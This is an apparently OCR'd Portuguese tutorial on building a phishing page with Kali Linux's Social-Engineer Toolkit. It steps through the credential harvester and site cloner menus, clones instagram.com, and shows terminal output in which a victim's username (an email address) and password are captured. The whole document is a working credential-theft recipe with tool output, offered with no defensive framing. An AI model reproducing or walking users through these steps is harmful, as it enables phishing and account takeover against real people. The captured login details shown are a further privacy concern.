
Criando Phishing com o Kali Linux


Configuração:

No terminal, entrar como usuário root e acessar setoolkit:




Tipo de ataque: Social -Engineering Attacks

Vetor de ataque: Web Site Attacks Vectors




Método de ataque: Credential Harvester Attack Method

Método de ataque: Site Cloner




Obtendo o endereço da máquina: ipconfig




URL para clone: https://www.instagram.com

```
Arquivo  Ações  Editar  Exibir  Ajuda

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.16
8.3.86]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.instagram.com

[*] Cloning the website: https://www.instagram.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Resultados:






```
Arquivo  Ações  Editar  Exibir  Ajuda
1a0THmEb4i1Rwdq7SdC85EapVQaqa1f5DgGl0Jw8ecwaS1sxm2wMC0W81cVVQ2a042E06_y09Jw6xw
PARAM: __comet_req=7
PARAM: lsd=AVrzfowY9f8
PARAM: jazoest=21023
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1019093153
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1735411394
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: enc_password=#PWD_INSTAGRAM_BROWSER:0:1735411813:adminmaria
PARAM: caaF2DebugGroup=0
POSSIBLE USERNAME FIELD FOUND: loginAttemptSubmissionCount=0
PARAM: optIntoOneTap=false
PARAM: queryParams={}
PARAM: trustedDeviceRecords={}
POSSIBLE USERNAME FIELD FOUND: username=maria@gmail.com
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```